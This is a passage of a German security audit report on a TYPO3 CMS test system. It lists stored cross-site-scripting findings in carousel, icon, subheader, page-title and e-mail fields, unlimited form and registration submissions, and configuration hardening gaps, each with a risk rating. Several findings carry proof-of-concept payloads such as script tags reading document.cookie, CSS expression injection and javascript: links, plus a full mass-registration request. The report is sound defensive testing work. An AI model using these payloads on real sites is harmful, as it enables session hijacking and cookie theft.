Eine Freigabe des Kommentars durch Redakteure ist nur dann notwendig, wenn die Checkbox "I am a human" nicht betätigt wurde.

Screenshots:



Abbildung 6: Ansicht eines Kommentars im Backend; HTML-Ansicht des Links; Ansicht nach Klick auf den Autor

Risikofaktor: Schwer

6.1.3.2 Cross-Site-Scripting in Carousel Item Header

Betroffenes Modul: Typo3 Core

Ergebnis:

Wird eine neue Seite vom Typ "Carousel" oder "Accordion" angelegt oder bearbeitet und für den Header eines Carousel bzw. Accordion Items HTML-Code verwendet, so wird dieser Code nach dem Speichern in der Editiermaske in der Liste der Items ohne HTML-Encoding reflektiert.

Über diese Cross-Site-Scripting-Schwachstelle wäre es auch möglich, als Autor einen Redakteur oder einen Administrator anzugreifen und dessen Session zu übernehmen.

Proof of Concept:

Eingabe als Header für ein Carousel oder Accordion Item:

```
carouselheader<u>aaa</u><script>alert(3)</script><i style="border:2px solid
#FF0000">bbb</i>
```

Auszug aus dem HTML-Quellcode der Editiermaske nach dem Speichern:

```
<div class="form-irre-header-cell form-irre-header-body"><span id="data-62-tt_content-
216-tx_bootstrappackage_carousel_item-tx_bootstrappackage_carousel_item-
2_label">carouselheader<u>aaa</u><script>alert(3)</script><i style="border:2px solid
#FF0000">bbb</i></span></div>
```

Screenshot:



Abbildung 7: Eingabe des Item Headers und Ausgabe dieses Wertes im Titel des Items

Risikofaktor: Schwer

6.1.3.3 Cross-Site-Scripting in Carousel Item Background

Betroffenes Modul: bootstrap_package

Ergebnis:

Wird ein Inhaltselement vom Typ "Carousel" angelegt und bei einem Carousel Item der Hintergrund ("Background") auf `#333333;xss:expression(alert('XSS'))` geändert, so wird dieser Code auf der resultierenden Frontend-Seite reflektiert. Da der Cross-Site-Scripting-Ausdruck innerhalb eines Style-Attributes reflektiert wird, kann JavaScript-Code nur über die `expression`-Methode ausgeführt werden, was aktuell nur im Internet Explorer unterstützt wird.

Proof of Concept:

Auszug aus dem Multipart-Speicher-Request:

```
Content-Disposition: form-data; name="data[tx_bootstrappackage_carousel_item][2]
[background_color]"

#333333;xss:expression(alert('XSS'))
```

Auszug aus dem HTML-Quelltext der Frontend-Seite:

```
<div
          class="item active carousel-item-type carousel-item-type-header"
          data-itemno="0" style="


          background-color: #333333;xss:expression(alert('XSS'));
          ">
```

Screenshot:

Abbildung 8: Eingabe des Ausdrucks im Backend



Abbildung 9: Eingabe des Item Headers und der Ausgabe dieses Wertes im Titel des Items

Risikofaktor: Mittel

6.1.3.4 Cross-Site-Scripting über Icon

Betroffenes Modul: bootstrap_package

Ergebnis:

Wird ein Inhaltselement vom Typ "Text and Icon" anlegt, kann ein Icon ausgewählt werden, welches auf der Seite angezeigt wird.

Dabei wird der Name des Icons im Speicher-Request übertragen und auf der resultierenden Seite innerhalb des class-Attributs eines span-Tags wiedergegeben.

Ebenso verhält es sich mit der Position des Icons.

Es kann über den Wert auch beliebiger HTML- und JavaScript-Code in die Seite eingeschleust werden:

Proof of Concept:

Auszug aus dem Multipart-Request:

```
Content-Disposition: form-data; name="data[tt_content][216][icon_position]"

leftINJECTED-}"><script>alert(document.cookie)</script>{-INJECTED
...
----------------------------318452624628295
Content-Disposition: form-data; name="data[tt_content][216][icon]"

volume-offINJECTED-}"><script>alert(document.cookie)</script>{-INJECTED
```

Auszug aus dem Quelltext der Frontend-Seite:

```
<div class="texticon texticon-leftINJECTED-}"><script>alert(document.cookie)</script>{-
INJECTED"><div class="texticon-icon texticon-size-large texticon-type-default"><span
class="glyphicon glyphicon-volume-
offINJECTED-}"><script>alert(document.cookie)</script>{-INJECTED"></span></div>
```

Risikofaktor: Mittel

6.1.3.5 Cross-Site-Scripting in Page Content - Subheader

Betroffenes Modul: bootstrap_package

Ergebnis:

Wird eine Seite ("Page") angelegt oder bearbeitet, kann im Feld „Subheader" HTML-Code eingegeben werden, welcher auf der resultierenden Seite ohne HTML-Encoding ausgegeben wird.

Beispielsweise kann folgender String in das Feld Subheader eingetragen werden:

```
subheader<u onmouseover="alert(document.cookie)">aaa</u>
```

Auf der resultierenden Seite im Frontend wird neben dem Header der Subheader dargestellt, wobei die eingegebenen HTML-Tags vom Browser interpretiert werden. Die Zeichenkette "aaa" wird unterstrichen dargestellt und beim Bewegen des Mauszeigers über den Text wird ein Alert-Fenster mit den Cookie-Daten angezeigt.

Damit kann beliebiger HTML und JavaScript-Code eingeschleust werden, was als persistentes Cross-Site-Scripting bekannt ist.

Proof of Concept:

```
subheader<u onmouseover="alert(document.cookie)">aaa</u>
```

Screenshot:

header<u>aaa</u> subheaderaaa

<u>aaa</u>

Abbildung 10: Darstellung des PoC im Frontend (<u>aaa</u> ist korrekt, aaa ist angreifbar)

Risikofaktor: Mittel

6.1.3.6 Cross-Site-Scripting durch Seitentitel

Betroffenes Modul: bootstrap_package

Ergebnis:

Als Autor ist es möglich, Blog-Einträge zu erstellen, die als Titel JavaScript-Code enthalten. Sofern der Blog-Eintrag freigeschaltet wird, wird der JavaScript-Code auf jeder Seite ausgeführt, die auf den Blog-Eintrag verweist.

Vorgehen:

1. Anmelden als Redakteur.
2. Im Seitenmenü das Element "Page" auswählen.
3. In der Baumansicht eine neue Seite hinzufügen.
4. Die Schaltfläche "Edit Page Properties" auswählen, um die Angaben der Seite und nicht den Inhalt zu bearbeiten.
5. Im Textfeld "Page Title" folgenden Text einfügen:

```
PageTitle <script>alert("page-title")</script>
```

6. Speichern und innerhalb der Baumansicht mit einem Rechtsklick auf die Seite "Enable" und anschließend "Show" auswählen.

Resultat:

Bei Aufruf einer Seite im Frontend, bei der der Titel der eben geänderten Seite entspricht, wird der JavaScript-Code ausgeführt, so dass ein Alert-Fenster mit dem Text „page-title" angezeigt wird.

```
<li><a href="/55/" title="PageTitle <script>alert(&quot;page-
title&quot;)</script>">PageTitle <script>alert("page-title")</script><span
class="bar"></span></a></li>
```


Screenshot:

Abbildung 11: Ausführung von JavaScript-Code durch Seitentitel in der Navigation

Risikofaktor: Mittel

6.1.3.7 Cross-Site-Scripting in \vendor\phpwhois\idna-convert\example.php

Betroffenes Modul: Typo3 Core

Ergebnis:

In der Datei `/vendor/phpwhois/idna-convert/example.php` kann über den Parameter `lang` HTML- und JavaScript-Code eingeschleust werden.

Diese Datei ist jedoch in der Regel nicht extern aufrufbar, da sie nicht im Document-Root enthalten ist. Dennoch handelt es sich hierbei um eine Demo-Datei, welche gelöscht werden sollte.

PHP-Code:

```
$lang = 'en';
if (isset($_REQUEST['lang'])) {
    if ('de' == $_REQUEST['lang'] || 'en' == $_REQUEST['lang']) {
        $lang = $_REQUEST['lang'];
        $add .= '<input type="hidden" name="lang" value="'.$lang.'" />'."\n";
    }
}
...
<input type="submit" name="encode" value="Encode &gt;&gt;" /><?php echo $add; ?>
```

Risikofaktor: Leicht

6.1.3.8 Cross-Site-Scripting bei Benutzervergleich in der E-Mail-Adresse

Betroffenes Modul: Typo3 Core

Ergebnis:

Legt ein Administrator einen Benutzer an und gibt hierbei HTML-Code (z. B. `<script>alert(2)</script></a>`) ein, so wird dieser nicht validiert und die Eingabe wird akzeptiert. Wird anschließend ein beliebiger Nutzer mit dem eben erstellten verglichen, so wird die E-Mail-Adresse unmaskiert ausgegeben.

Proof of Concept:

```
<a
href="mailto:&amp;lt;script&amp;gt;alert(2)&amp;lt;/script&amp;gt;"><script>alert(2)</sc
ript></a>
```

Screenshot:

Abbildung 12: Ausführung von JavaScript-Code beim Benutzervergleich

Risikofaktor: Leicht

6.1.3.9 Cross-Site-Scripting durch Link in Seiteninhalt

Betroffenes Modul: Typo3 Core

Ergebnis:

Ein Nutzer mit der Berechtigung Seiteninhalte („Page Content") zu bearbeiten, kann im Seiteninhalt einen Link hinzufügen, der bei Klick darauf JavaScript-Code ausführt. Somit ist es möglich, JavaScript-Code in das Frontend zu schleusen.

Proof of Concept:

Folgender Seiteninhalt kann in das Feld „Text" im Backend eingegeben werden.


```
<a href="javascript:alert('XSS')">XSS-Test 1</a>
```

Screenshot:



Abbildung 13: Ausführung von JavaScript-Code nach Klick auf Link

Risikofaktor: Leicht

6.1.4 Unbeschränkte Formularversendung

Beschreibung:

Einige Formulare in Anwendungen bewirken eine Zustandsänderung, wie z. B. das Registrieren eines Benutzers oder ein Kontaktformular. Für solche Formulare kann es ernstzunehmende Folgen haben, wenn sie zahlreich versendet werden.

Maßnahme:

Schützenswerte Formulare sollte mit einem Mechanismus versehen werden, der es erschwert, das Formular in kurzer Zeit sehr häufig (automatisiert) abzusenden. Folgende Maßnahmen sind möglich:

- Einführung eines CAPTCHAs, um automatische Skripte zu unterbinden.
  Nachteil: Nicht verträglich mit Usability und Barrierefreiheit.
- Sperrung der IP-Adresse nach einer bestimmten Anzahl an Formularversendungen.
  Nachteil: Sperrung von weiteren Personen hinter dieser IP-Adresse.
- Sperrung des Benutzerkontos, falls das Formular in einem authentifizierten Bereich hinterlegt ist.
- Intelligenz zur Erkennung von Missbrauch der Formulare und temporärer Deaktivierung des Formulars.

6.1.4.1 Unbeschränkte Erstellung von Blog-Kommentare

Betroffenes Modul: t3extblog

Ergebnis:

Es können im Frontend ohne Einschränkungen beliebig viele Kommentare zu Blog-Einträgen erstellt werden. Es wurden beispielhaft 256 Requests gesendet. Da die Menge an Requests sehr schnell gesendet wurde, sind einige der Requests mit einem Fehler beantwortet worden und diese Kommentare wurden auch nicht gespeichert.

Die Checkbox "I am a human" hilft nicht, ein automatisiertes Absenden zu unterbinden. Sie gibt lediglich an, ob dieser Kommentar sofort als SPAM markiert wird oder aber direkt freigegeben werden kann.

Risikofaktor: Mittel

6.1.4.2 Unbeschränktes Kontaktformular

Betroffenes Modul: Typo3 Core

Ergebnis:

Es wurde ein Kontaktformular in Typo3 realisiert, indem ein Inhaltselement vom Typ "Form" erstellt und im Tab "Form" der nachfolgende Typoscript-Code eingegeben wurde.

Es kann im Frontend ohne Einschränkungen beliebig oft das Kontaktformular abgesendet werden. Automatisiert kann somit sehr schnell das Postfach des Empfängers gefüllt und der zugrundeliegende SMTP-Server ausgelastet/überlastet werden.

Proof of Concept:

Typoscript-Code zur Erzeugung eines Kontaktformulars:

```
enctype = multipart/form-data
method = post
prefix = tx_form
confirmation = 1
postProcessor {
      1 = mail
      1 {
            recipientEmail = receiver@example.org
            senderEmail = info@cms2.local
            subject = TYPO3 Benachrichtigung
      }
}
10 = TEXTAREA
10 {
      cols = 40
      name = txtMessage
      rows = 5
      label {
            value = Nachricht
      }
```



```
}
```

Risikofaktor: Mittel

6.1.4.3 Unbeschränkte Registrierung von Benutzern

Betroffenes Modul: sf_register

Ergebnis:

Es können im Frontend ohne Einschränkungen beliebig viele Benutzer registriert werden. Hierfür ist lediglich der Speicher-Request notwendig, welcher mit unterschiedlichen Benutzernamen abgesendet werden kann. Innerhalb von wenigen Minuten konnten 5000 Frontend-Benutzer registriert werden. Eine Begrenzung durch CAPTCHAs oder IP-Sperren wurde nicht identifiziert.

Beeinträchtigungen durch die Masse an Frontend-Benutzern konnten im Frontend oder Backend nicht festgestellt werden.

Proof of Concept:

Request zum Registrieren eines Benutzers

```
POST /49/?tx_sfregister_form%5Baction%5D=proxy&tx_sfregister_form%5Bcontroller
%5D=FeuserCreate&cHash=715ebfe470309b2ca214cf4aeac765f7 HTTP/1.1
Host: deb-typo3-scenario4.cms2.local
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 3552

tx_sfregister_form%5B__referrer%5D%5B%40extension%5D=SfRegister&tx_sfregister_form
%5B__referrer%5D%5B%40vendor%5D=Evoweb&tx_sfregister_form%5B__referrer%5D%5B
%40controller%5D=FeuserCreate&tx_sfregister_form%5B__referrer%5D%5B%40action
%5D=preview&tx_sfregister_form%5B__referrer%5D%5Barguments
%5D=YTo1OntzOjY6ImFjdGlvbiI7czo3OiJwcmV2aWV3IjtzOjEwOiJjb250cm9sbGVyIjtzOjEyOiJGZXVzZXJD
cmVhdGUiO3M6NDoidXNlciI7YToyOTp7czo4OiJ1c2VybmFtZSI7czo1OiJ0ZXN0NCI7czo5OiJwc2VlZG9ueW0i
O3M6NToidGVzdDQiO3M6MDoiIjtzOjU6ImVtYWlsIjtzOjIzOiJ0ZXN0NCI7czo5OiJwc2VlZG9ueW0iO3M6MTQ6InBhc3N3b3JkUmVwZWF0IjtzOjg6InRlc3R0ZXN0IjtzOjU6ImVtYWlsIjtzOjI1OiJmYWhlK3Rlc3Q0QGltcy1kcmVzZGVuLmRlIjtzOjEzOiJlbWFpbFJlcGVhdCI7czoyNToiZmFodSt0ZXN0NEBtXMtZHJlc2Rlbi5kZSI7czo2OiJnZpcnN0TmFtZSI7czo0OiJ0ZXN0NCI7czo4OiJsYXN0TmFtZSI7
czo0OiJ0ZXN0NCI7czo3OiJjb21wYW55IjtzOjA6IiI7czo5OiJ0ZWxlcGhvbmUiO3M6MDoiIjtzOjExOiJtb2JpbGVwaG9uZSI7czowOiIiO3M6MzoiZmF4IjtzOjA6IiI7czo3OiJhZGRyZXNzIjtzOjA6IiI7czozOiJ6aXAiO3M6MDoiIjtzOjQ6ImNpdHkiO3M6MDoiIjtzOjE3OiJzdGF0aWNJbmZvQ291bnRyeSI7czoyOiJERSI7czo0OiJ6b251IjtzOjI6IkJXIjtzOjg6ImxhbmdlYWdlIjtzOjI6IkRFIjtzOjg6InRpbWV6b251IjtzOjM6IiI7czo4OiJ
YXlsaWdodCI7czowOiIiO3M6NToiaW1hZ2UiO3M6MDoiIjtzOjE0OiJkYXRlT2ZCaXJ0aERheSI7czoxOiIxIjtz
OjE2OiJkYXRlT2ZCaXJ0aE1vbnRoIjtzOjE6IjEiO3M6MTU6ImRhdGVPZkJpcnRoWWVhciI7czo0OiIxOTYwIjtz
OjM6Imd0YyI7czoxOiIxIjtzOjc6InByaXZhY3kiO3M6MToiMSI7czo3OiJjYXB0YWhhIjtzOjA6IiI7fXM6MTQ6
InRlbXBvcmFyeUltYWdlIjtzOjE6IjEiO3M6MjoiaW1hZ2VmaWxlIjtzOjM2OiJiZDZmOTM3MDBmZDIzNzE0MDA1
YWYxN2U2ODBkNjE5Ny5waHAiO30%3D142cc0562f7c177bec732b83aa07e7f9daae84fa&tx_sfregister_for
m%5B__trustedProperties%5D=a%3A3%3A%7Bs%3A4%3A%22user%22%3Ba%3A21%3A%7Bs%3A8%3A
%22username%22%3Bi%3A1%3Bs%3A6%3A%22password%22%3Bi%3A1%3Bs%3A14%3A%22passwordRepeat
```

```
%22%3Bi%3A1%3Bs%3A5%3A%22title%22%3Bi%3A1%3Bs%3A9%3A%22firstName%22%3Bi%3A1%3Bs%3A8%3A
%22lastName%22%3Bi%3A1%3Bs%3A7%3A%22company%22%3Bi%3A1%3Bs%3A5%3A%22email%22%3Bi%3A1%3Bs
%3A11%3A%22emailRepeat%22%3Bi%3A1%3Bs%3A9%3A%22telephone%22%3Bi%3A1%3Bs%3A11%3A
%22mobilephone%22%3Bi%3A1%3Bs%3A3%3A%22fax%22%3Bi%3A1%3Bs%3A7%3A%22address%22%3Bi
%3A1%3Bs%3A3%3A%22zip%22%3Bi%3A1%3Bs%3A4%3A%22city%22%3Bi%3A1%3Bs%3A7%3A%22country
%22%3Bi%3A1%3Bs%3A5%3A%22image%22%3Bi%3A1%3Bs%3A14%3A%22dateOfBirthDay%22%3Bi%3A1%3Bs
%3A16%3A%22dateOfBirthMonth%22%3Bi%3A1%3Bs%3A15%3A%22dateOfBirthYear%22%3Bi%3A1%3Bs
%3A3%3A%22gtc%22%3Bi%3A1%3B%7Ds%3A4%3A%22form%22%3Bi%3A1%3Bs%3A4%3A%22save%22%3Bi%3A1%3B
%7Ddd149869521cfa53b0bb3fc846520886ed386484&tx_sfregister_form%5Buser%5D%5Busername
%5D=test502&tx_sfregister_form%5Buser%5D%5Bpassword%5D=testtest&tx_sfregister_form
%5Buser%5D%5BpasswordRepeat%5D=testtest&tx_sfregister_form%5Buser%5D%5Btitle
%5D=&tx_sfregister_form%5Buser%5D%5BfirstName%5D=test4&tx_sfregister_form%5Buser%5D
%5BlastName%5D=test4&tx_sfregister_form%5Buser%5D%5Bcompany%5D=&tx_sfregister_form
%5Buser%5D%5Bemail%5D=fahu%2Btest4%40mms-dresden.de&tx_sfregister_form%5Buser%5D
%5BemailRepeat%5D=fahu%2Btest4%40mms-dresden.de&tx_sfregister_form%5Buser%5D%5Btelephone
%5D=&tx_sfregister_form%5Buser%5D%5Bmobilephone%5D=&tx_sfregister_form%5Buser%5D%5Bfax
%5D=&tx_sfregister_form%5Buser%5D%5Baddress%5D=&tx_sfregister_form%5Buser%5D%5Bzip
%5D=&tx_sfregister_form%5Buser%5D%5Bcity%5D=&tx_sfregister_form%5Buser%5D%5Bcountry
%5D=&tx_sfregister_form%5Buser%5D%5Bimage%5D=&tx_sfregister_form%5Buser%5D
%5BdateOfBirthDay%5D=01&tx_sfregister_form%5Buser%5D%5BdateOfBirthMonth
%5D=01&tx_sfregister_form%5Buser%5D%5BdateOfBirthYear%5D=1960&tx_sfregister_form%5Buser
%5D%5Bgtc%5D=1&tx_sfregister_form%5Bsave%5D=save
```

Risikofaktor: Mittel

6.1.5 Härtung der Typo3 Konfiguration

Beschreibung:

In Typo3 können im Install Tool sehr viele Konfigurationen vorgenommen werden. Einige davon haben Auswirkungen auf die Sicherheit des CMS. Es wurden im Testsystem einige Konfigurationen festgestellt, welche nicht sicher (genug) umgesetzt wurden. Es handelt sich hierbei um keine Fehler in Typo3, sondern um unzureichend umgesetzte Härtungsmaßnahmen in der Testumgebung, welche entsprechend aufgeführt und in den Härtungschecklisten berücksichtigt werden müssen.

Maßnahme:

Die im folgenden aufgeführten Konfigurationsparameter sollten in die Härtungsrichtlinien aufgenommen und nach Möglichkeit auch durch das Härtungsskript implementiert werden.

6.1.5.1 Mail-Versand unverschlüsselt [MAIL][transport_smtp_encrypt]

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Beim Versand von Newslettern und Status-Meldungen erfolgt die Kommunikation mit dem SMTP-Server unverschlüsselt.

Während des Mitschneidens der Kommunikation konnte erkannt werden, dass der SMTP-Server zwar `STARTTLS` unterstützt, der Client jedoch nicht den Befehl `STARTTLS` ausführt.

Vermutlich kann die Konfiguration `[MAIL][transport_smtp_encrypt]` eine verschlüsselte Kommunikation erwirken.

SMTP-Netzwerkverkehr:

Gesendete SMTP-Befehle und empfangene Antworten:

```
220 mailgate.mms-dresden.de -- Server ESMTP (Sun Java(tm) System Messaging Server 6.3-
7.04 (built Sep 26 2008; 32bit))
EHLO deb-typo3-scenario4.cms2.local
250-mailgate.mms-dresden.de
250-8BITMIME
250-PIPELINING
250-CHUNKING
250-DSN
250-ENHANCEDSTATUSCODES
250-EXPN
250-HELP
250-XADR
250-XSTA
250-XCIR
250-XGEN
250-XLOOP C0BA8C9EB8BA980DC434B3CB980EBB78
250-STARTTLS
250-ETRN
250-NO-SOLICITING
250 SIZE 0
MAIL FROM:<bsi-cms2-security@mms-dresden.de>
250 2.5.0 Address Ok.
RCPT TO:<fahu@mms-dresden.de>
250 2.1.5 fahu@mms-dresden.de OK.
DATA
354 Enter mail, end with a single ".".
Message-ID: <70aff5a5be2ea0ff37220f0a1fc5b9e3@deb-typo3-scenario4.cms2.local>
Date: Mon, 18 Jan 2016 21:21:57 +0100
Subject: Testblog: New comment
From: Testblog <bsi-cms2-security@mms-dresden.de>
To: "" <fahu@mms-dresden.de>
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Transfer-Encoding: quoted-printable
X-Mailer: TYPO3


Hello Admin,
...
```

Risikofaktor: Mittel

6.1.5.2 [FE][noPHPscriptInclude] ist nicht gesetzt

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Über `noPHPscriptInclude` kann unterbunden werden, dass aus TypoScripts heraus andere PHP-Dateien inkludiert werden können. Davon ausgenommen sind die TypoScripts in den regulären Verzeichnissen (also aus den Extensions).

`noPHPscriptInclude` wird aktuell nicht gesetzt, was dem boolschen Wert `0` entspricht. Er sollte auf `1` gesetzt werden, um diese Option zu aktivieren.

Risikofaktor: Leicht

6.1.5.3 Berücksichtigung von [FE][lockIP], [BE][lockIP]

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Die Konfiguration lockIP beschreibt, wie stark eine Session an eine IP gebunden wird, um Session Hijacking-Angriffe zu unterbinden bzw. einzuschränken.

Aktuell sind eingestellt:

`[FE][lockIP] = 2`

`[BE][lockIP] = 4`

Beschreibung:

> *0 = disable IP locking at all (not recommended).*
>
> *1 = only the first part of the IP address needs to match (e.g. 123.xxx.xxx.xxx).*
>
> *2 = only the first and second part of the IP address need to match (e.g. 123.45.xxx.xxx).*
>
> *3 = only the first, second and third part of the IP address need to match (e.g. 123.45.67.xxx).*
>
> *4 = the complete IP address has to match (e.g. 123.45.67.89). This is the default and recommended setting.*

Somit ist die Einstellung nicht unsicher, aber in den Härtungsrichtlinien sollten diese beiden Parameter berücksichtigt werden.

Risikofaktor: Leicht

6.1.5.4 Cookie-Attribut secure [SYS][cookieSecure]

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Für das Cookie `be_typo_user` ist das `secure`-Attribut nicht gesetzt. Dadurch wird dieses Session-Cookie auch übertragen, wenn eine unverschlüsselte Kommunikation über HTTP besteht.

Ein Angreifer kann dies ausnutzen, um das Cookie auszulesen und die Sitzung des Benutzers zu übernehmen.

Auszug aus dem Security Guide von Typo3:

> *This configuration should be used in combination with "lockSSL", see below. It indicates that the cookie should only be transmitted over a secure HTTPS connection between client and server. Possible values are: 0, 1 and 2 (integer) with the following meaning:*
>
> *0 = a cookie is always sent, independently from which protocol is used currently. This is the default setting.*
>
> *1 = The cookie will only be set if a secure connection exists (HTTPS). Use this in combination with "lockSSL" since otherwise the application will fail and throw an exception.*
>
> *2 = The cookie will be set in each case, but uses the secure flag if a secure (HTTPS) connection exists.*
>
> *The PHP variable reads: $TYPO3_CONF_VARS['SYS']['cookieSecure']*

Nachweis der Cookie-Attribute:

```
Set-Cookie: be_typo_user=b6b0e4e594c1107b559f021b23dc4bfd; path=/; httponly
```

Risikofaktor: Leicht

6.1.5.5 Debug-Konfiguration

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Es können in Typo3 sehr viele Einstellungen bzgl. der Ausgabe von Debug-Informationen vorgenommen werden. Standardmäßig sind dabei ein paar Ausgaben im Fehlerfall gegeben.

Es sollten die folgenden Konfigurationen bei der Härtung berücksichtigt werden:

- [SYS][displayErrors]
- [SYS][errorHandlerErrors]
- [SYS][exceptionalErrors]
- [SYS][sqlDebug]

Diese Konfigurationsparameter sind noch nicht in den Härtungsrichtlinien beschrieben. Der Parameter `sqlDebug` z. B. ist so eingestellt, dass fehlerhafte SQL-Statements ausgegeben werden.

Risikofaktor: Leicht

6.1.5.6 [FE][warning_email_addr] ist nicht gesetzt

Betroffenes Modul: Typo3 Core: Härtung

Ergebnis:

Über die Option `warning_email_addr` kann eine E-Mail-Adresse angegeben werden, welche informiert wird, wenn das Install-Tool aktiviert und innerhalb von einer Stunde mehr als 3 fehlerhafte Anmeldeversuche am Backend festgestellt wurden.

Im Härtungsskript sollte nach einer entsprechenden Mail-Adresse gefragt werden.

Darüber hinaus könnte auch die Option `warning_mode` eingestellt werden:

> *Here you can set an integer. If the first bit is set to 1, warning_email_addr (see above) will be notified every time a backend user logs in. If the first bit is not set and the second bit is set, an email is only sent every time an administrator backend user logs in.*
>
> *The default value is an empty string.*
>
> *The PHP variable reads: $TYPO3_CONF_VARS['FE']['warning_mode']*

Risikofaktor: Leicht

6.1.6 Kein Opt-In für Registrierung in GUI

Betroffenes Modul: sf_register

Beschreibung:

Wenn im Frontend eine Registrierung über das Plugin sf_register erfolgt, so wird dabei zwar eine E-Mail-Adresse angegeben, jedoch keine Bestätigung der Registrierung und Aufforderung zur Verifizierung/ Aktivierung des Kontos versendet.

Eine Konfiguration von Opt-In ist nur per Typoscript, nicht über die GUI möglich, wodurch es für die Zielgruppe ungeeignet ist.

Nach der Registrierung kann man sich direkt anmelden und hat dadurch auch Zugriff auf Bereiche, welche nur für authentifizierte Nutzer vorgesehen sind.

Es findet somit keine wirkliche Identifizierung von Benutzern statt, da alle Angaben in der Registrierung willkürlich gewählt werden können.

Risikofaktor: Leicht

Maßnahme:

